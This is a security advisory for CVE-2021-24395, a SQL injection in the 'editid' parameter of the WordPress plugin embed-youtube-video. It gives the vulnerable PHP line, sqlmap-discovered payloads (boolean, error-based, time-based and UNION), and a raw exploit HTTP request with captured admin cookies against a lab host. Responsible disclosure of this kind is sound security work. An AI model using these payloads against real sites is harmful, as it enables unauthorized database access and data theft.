Wp Plugin Embed Youtube Video

Plugin Details

Plugin Name: wp-plugin : embed-youtube-video
Effected Version : 1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24395
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- June 10, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Technical Details


Vulnerable File: `options.php#65`

Vulnerable Code block and parameter:

Administrator level SQLi for parameter `editid` options.php#65

```
65:     $getdata = $wpdb->get_row("SELECT * FROM $table_name WHERE id=".$_GET['editid']);
```

PoC Screenshots



WordPress 5.7.1 is available! Please update now.

An automated WordPress update has failed to complete - please attempt the update again now.

Add Embed Youtube Video

YouTube Video Title(required): bob@localhost

YouTube Video URL(required):

Autoplay video □ **Notice**: Trying to get property 'autoplay' of non-object in **/webroot/wp-content/plugins/embed-youtube-video/options.php** on line **108**
>

Width (in pixels) (required):
This Width affected on only desktop view


Height (in pixels) (required):
This Height affected on only desktop view

Loop video □ **Notice**: Trying to get property 'loop' of non-object in **/webroot/wp-content/plugins/embed-youtube-video/options.php** on line **133**
>

Show Annotations □ **Notice**: Trying to get property 'iv_load_policy' of non-object in **/webroot/wp-content/plugins/embed-youtube-video/options.php** on line **141**
>

Allow full screen □ **Notice**: Trying to get property 'allowfullscreen' of non-object in **/webroot/wp-content/plugins/embed-youtube-video/options.php** on line **149**
>

□ **Notice**: Trying to get property 'cc_load_policy' of non-object in **/webroot/wp-content/plugins/embed-youtube-video/options.php** on line **155**




```
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
---
Parameter: editid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=embed-youtube-video-add&editid=1 AND 5353=5353

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=embed-youtube-video-add&editid=1 AND GTID_SUBSET(CONCAT(0x7178787171,(SELECT (ELT(8802=8802,1))),0x71787a7871),8802)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=embed-youtube-video-add&editid=1 AND (SELECT 4923 FROM (SELECT(SLEEP(5)))Hiqs)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: page=embed-youtube-video-add&editid=-6425 UNION ALL SELECT NULL,CONCAT(0x7178787171,0x6f4e594b4d5556754b4a41576177696c4679664573535047535554434343587848596946e4974666
1,0x71787a7871),NULL,NULL,NULL-- -
---
[20:04:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.6
[20:04:14] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'
```



```
GET /wp-admin/admin.php?page=embed-youtube-video-add&editid=
-6425+UNION+ALL+SELECT+NULL%2Cuser%28%29%2CNULL%2CNULL%2CNULL--+- HTTP/1.1
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=
admin%7C1620296217%7CWkmGL5SslyPjLYatPrk3BCUD3lCvAFVWsQhWVi3vprf%7C8475e7d4391555999a28f903529ed
e52b4db9db5b08144281O6c3f76ce8afff8; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=
woo%3AiQVT6EvbuCedvp65Wbl%2BuUEl; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=
admin%7C1620296217%7CWkmGL5SslyPjLYatPrk3BCUD3lCvAFVWsQhWVi3vprf%7Cb7fba360c152c68cc89f1e9df4b46
5982bbf84284ca828196dd138a62da0dd12; wp-settings-1=mfold%3Do%26editor%3Dtinymce;
wp-settings-time-1=1620123417
Connection: close
```

```
='update-nag notice notice-warning inline'>
ated WordPress update has failed to complete - <a href="update-core.php">please attempt the u

="wrap">

bed Youtube Video

ss='eyv_embed_inner'>
 method="POST" name="embed_youtube" id="embed_youtube" enctype="multipart/form-data">
le class="form-table">
body>
 <tr valign="top">
   <th scope="row">
     YouTube Video Title<span class="description">(required)</span>
     <span class="dashicons dashicons-warning eyv_icon-color" title="Enter YouTube Video Title'
   </th>

   <td>
     <input type="text"  name="title" id="title" value="bob@localhost" class="regular-text" >
   </td>
 </tr>
 <tr valign="top">
   <th scope="row">
     YouTube Video URL<span class="description">(required)</span>
     <span class="dashicons dashicons-warning eyv_icon-color" title="The URL (web address) to 
   </th>
   <td>
     <input type="text"  name="youtube_url" id="youtube_url" class="regular-text" value="" >
   </td>
 </tr>
 <tr valign="top">
   <th scope="row">
     Autoplay video
     <span class="dashicons dashicons-warning eyv_icon-color" title="Do you want the video to 
   </th>
   <td>
     <input type="checkbox" name="autoplay" value="1" id="autoplay" class="regular-text" <br />
     <b>
       Notice
     </b>
     :  Trying to get property 'autoplay' of non-object in <b>
       /webroot/wp-content/plugins/embed-youtube-video/options.php
     </b>
      on line <b>
       108
     </b>
     <br />
     >
   </td>
 </tr>
 <tr valign="top">
   <th scope="row">
     Width (in pixels) <span class="description">(required)</span>
     <span class="dashicons dashicons-warning eyv_icon-color" title="Enter a custom video widt
   </th>
   <td>
```

Exploit

```
GET /wp-admin/admin.php?page=embed-youtube-video-add&editid=-6425+UNION+ALL+SELECT+NULL%2Cuser%28%29%2CNULL%2CNULL%2CNULL--+-
 Host: 172.28.128.50
 Cache-Control: max-age=0
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
 Sec-GPC: 1
 Accept-Encoding: gzip, deflate
 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
 Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620296217%7CWkmGL5SslyPjLYatPrk3BCUD3lCvAFVWsQhWVi3vprf%7C8475e7d
 Connection: close
```

```
<td>
        <input type="text"  name="title" id="title" value="bob@localhost" class="regular-text" >
</td>
```

© Anant Shrivastava 2021